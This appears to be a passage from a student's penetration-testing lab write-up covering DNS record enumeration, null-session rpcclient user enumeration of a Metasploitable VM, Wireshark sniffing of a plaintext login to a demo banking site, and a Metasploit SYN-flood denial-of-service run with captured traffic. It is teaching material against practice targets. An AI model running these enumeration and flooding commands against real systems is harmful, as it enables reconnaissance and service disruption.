[*]      NS nsztm2.digi.ninja 34.225.33.2
[*]      Bind Version for 34.225.33.2 you"
[*]      NS nsztm2.digi.ninja 64:ff9b::22e1:2102
[*]      NS nsztm1.digi.ninja 81.4.108.41
[*]      Bind Version for 81.4.108.41 secret"
[*]      NS nsztm1.digi.ninja 64:ff9b::5104:6c29
[*]      MX ASPMX2.GOOGLEMAIL.COM 173.194.202.26
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 173.194.202.27
[*]      MX ASPMX3.GOOGLEMAIL.COM 142.250.141.27
[*]      MX ASPMX4.GOOGLEMAIL.COM 142.250.115.26
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 142.250.141.27
[*]      MX ASPMX.L.GOOGLE.COM 74.125.24.26
[*]      MX ASPMX5.GOOGLEMAIL.COM 108.177.104.27
[*]      MX ASPMX2.GOOGLEMAIL.COM 2607:f8b0:400e:c00::1a
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 2607:f8b0:400e:c00::1a
[*]      MX ASPMX3.GOOGLEMAIL.COM 2607:f8b0:4023:c0b::1a
[*]      MX ASPMX4.GOOGLEMAIL.COM 2607:f8b0:4023:1004::1a
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 2607:f8b0:4023:c0b::1b
[*]      MX ASPMX.L.GOOGLE.COM 2404:6800:4003:c03::1a
[*]      MX ASPMX5.GOOGLEMAIL.COM 2607:f8b0:4003:c04::1b
[*]      A zonetransfer.me 5.196.105.14
[*]      AAAA zonetransfer.me 64:ff9b::5c4:690e
[*]      TXT zonetransfer.me google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*] Enumerating SRV Records
[+]      SRV _sip._tcp.zonetransfer.me www.zonetransfer.me 5.196.105.14 5060
[+]      SRV _sip._tcp.zonetransfer.me www.zonetransfer.me 64:ff9b::5c4:690e 5060
[+] 2 Records Found

┌──(root㉿kali)-[/home/kali]
└─# 
```


2) Perform Netbios enumeration



```
┌──(root㉿kali)-[/home/kali]
└─# rpcclient -U ""  192.168.220.131
Password for [WORKGROUP\]:
rpcclient $> querydominfo
Domain:         WORKGROUP
Server:         METASPLOITABLE
Comment:        metasploitable server (Samba 3.0.20-Debian)
Total Users:    35
Total Groups:   0
Total Aliases:  0
Sequence No:    1727368803
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> 
```




```
Unknown 3:      0x1
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
rpcclient $> 
```



```
rpcclient $> queryuser msfadmin
        User Name   :   msfadmin
        Full Name   :   msfadmin,,,
        Home Drive  :   \\metasploitable\msfadmin
        Dir Drive   :
        Profile Path:   \\metasploitable\msfadmin\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :   (null)
        Remote Dial :
        Logon Time               :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time              :      Wed, 13 Sep 30828 22:48:05 EDT
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Wed, 28 Apr 2010 02:56:18 EDT
        Password can change Time :      Wed, 28 Apr 2010 02:56:18 EDT
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x bb8
        group_rid:      0x bb9
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> █
```

4) Sniff the data of any application using wireshark



ip.addr==65.61.137.117

```
No.  Time         Source           Destination      Protocol Length Info
   1 0.000000000  192.168.220.128  65.61.137.117    TCP        54 56182 → 80 [FIN, ACK] Seq=1 Ack=1 W
   2 0.001855439  65.61.137.117    192.168.220.128  TCP        60 80 → 56182 [ACK] Seq=1 Ack=2 Win=64
   3 0.123190767  192.168.220.128  65.61.137.117    TCP        74 56196 → 80 [SYN] Seq=0 Win=32120 Le
   4 0.417827629  65.61.137.117    192.168.220.128  TCP        60 80 → 56182 [FIN, PSH, ACK] Seq=1 Ac
   5 0.417930826  192.168.220.128  65.61.137.117    TCP        54 56182 → 80 [ACK] Seq=2 Ack=2 Win=32
   6 0.500403929  192.168.220.128  65.61.137.117    TCP        74 56204 → 80 [SYN] Seq=0 Win=32120 Le
   7 0.524377044  65.61.137.117    192.168.220.128  TCP        60 80 → 56196 [SYN, ACK] Seq=0 Ack=1 W
   8 0.524534339  192.168.220.128  65.61.137.117    TCP        54 56196 → 80 [ACK] Seq=1 Ack=1 Win=32
   9 0.929666588  65.61.137.117    192.168.220.128  TCP        60 80 → 56204 [SYN, ACK] Seq=0 Ack=1 W
  10 0.929881281  192.168.220.128  65.61.137.117    TCP        54 56204 → 80 [ACK] Seq=1 Ack=1 Win=32
  27 3.056864408  192.168.220.128  65.61.137.117    HTTP      497 GET /login.jsp HTTP/1.1
  28 3.057527286  65.61.137.117    192.168.220.128  TCP        60 80 → 56196 [ACK] Seq=1 Ack=444 Win=
  29 3.502975358  65.61.137.117    192.168.220.128  HTTP     8588 HTTP/1.1 200 OK  (text/html)
  30 3.503116054  192.168.220.128  65.61.137.117    TCP        54 56196 → 80 [ACK] Seq=444 Ack=8535 W
  31 6.046947797  192.168.220.128  65.61.137.117    TCP        54 56204 → 80 [FIN, ACK] Seq=1 Ack=1 W
  32 6.047428282  65.61.137.117    192.168.220.128  TCP        60 80 → 56204 [ACK] Seq=1 Ack=2 Win=64

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (     0000  00 50 56 f4 a0 03 00 0c  29 e9 91 69 08 00 45 00
Ethernet II, Src: VMware_e9:91:69 (00:0c:29:e9:91:69), Ds     0010  00 28 a5 b0 40 00 40 06  2d 44 c0 a8 dc 80 41 3d
Internet Protocol Version 4, Src: 192.168.220.128, Dst: 6     0020  89 75 db 76 00 50 51 c1  2d a6 36 58 55 30 50 11
Transmission Control Protocol, Src Port: 56182, Dst Port:     0030  7d 78 67 f6 00 00
```


altoro.testfire.net/login.jsp

Online Banking Login

Login Failed: We're sorry, but this usernan
in our system. Please try again.

Username:

Password:




```
POST /doLogin HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://altoro.testfire.net
Connection: keep-alive
Referer: http://altoro.testfire.net/login.jsp
Cookie: JSESSIONID=3EF9D7AA146DEE7DD8F3EC3E49AAB5BF
Upgrade-Insecure-Requests: 1

uid=useruser&passw=user&btnSubmit=LoginHTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Thu, 26 Sep 2024 16:50:48 GMT
```


2 client pkt(s), 2 server pkt(s), 3 turn(s).

Entire conversation (9698 bytes) Show data as ASCII Stream 1

5)Perform DOS attack using Metasploit framework



```
       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.220.131
RHOSTS ⇒ 192.168.220.131
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.220.131

[*] SYN flooding 192.168.220.131:80 ...
```



Kali
Metasploitable2-Linux
1 2 3 4
13:03
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time          Source           Destination      Protocol  Length Info
8261 12.373980103  192.168.220.131  104.128.20.150   TCP       60 80 → 19333 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
8262 12.374005804  104.128.20.150   192.168.220.131  TCP       60 19333 → 80 [RST] Seq=1 Win=32767 Len=0
8263 12.376915098  104.128.20.150   192.168.220.131  TCP       54 4254 → 80 [SYN] Seq=0 Win=46 Len=0
8264 12.377707096  192.168.220.131  104.128.20.150   TCP       60 80 → 4254 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
8265 12.377731796  104.128.20.150   192.168.220.131  TCP       60 4254 → 80 [RST] Seq=1 Win=32767 Len=0
8266 12.379804592  104.128.20.150   192.168.220.131  TCP       54 43391 → 80 [SYN] Seq=0 Win=756 Len=0
8267 12.380897190  192.168.220.131  104.128.20.150   TCP       60 80 → 43391 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
8268 12.380922590  104.128.20.150   192.168.220.131  TCP       60 43391 → 80 [RST] Seq=1 Win=32767 Len=0
8269 12.382871886  104.128.20.150   192.168.220.131  TCP       54 13343 → 80 [SYN] Seq=0 Win=2162 Len=0
8270 12.383904584  192.168.220.131  104.128.20.150   TCP       60 80 → 13343 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
8271 12.383930384  104.128.20.150   192.168.220.131  TCP       60 13343 → 80 [RST] Seq=1 Win=32767 Len=0
8272 12.385857280  104.128.20.150   192.168.220.131  TCP       54 39362 → 80 [SYN] Seq=0 Win=1445 Len=0
8273 12.387876476  192.168.220.131  104.128.20.150   TCP       60 80 → 39362 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
8274 12.387900876  104.128.20.150   192.168.220.131  TCP       60 39362 → 80 [RST] Seq=1 Win=32767 Len=0
```

```
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id
Ethernet II, Src: VMware_e9:91:69 (00:0c:29:e9:91:69), Dst: VMware_fa:dd:2a (00:0c:29:fa
Internet Protocol Version 4, Src: 104.128.20.150, Dst: 192.168.220.131
Transmission Control Protocol, Src Port: 45646, Dst Port: 80, Seq: 0, Len: 0
```

```
0000  00 0c 29 fa dd 2a 00 0c  29 e9 91 69 08 00 45 00   ··)··*·· )··i··E·
0010  00 28 c8 ef 00 00 c1 06  16 9e 68 80 14 96 c0 a8   ·(······ ··h·····
0020  dc 83 b2 4e 00 50 b8 7e  f3 e5 00 00 00 00 50 02   ···N·P·~ ······P·
0030  03 c0 32 dd 00 00                                  ··2···
```

wireshark_eth0SSJYU2.pcapng

Packets: 8317 · Displayed: 8317 (100.0%) · Dropped: 0 (0.0%)

Profile: Default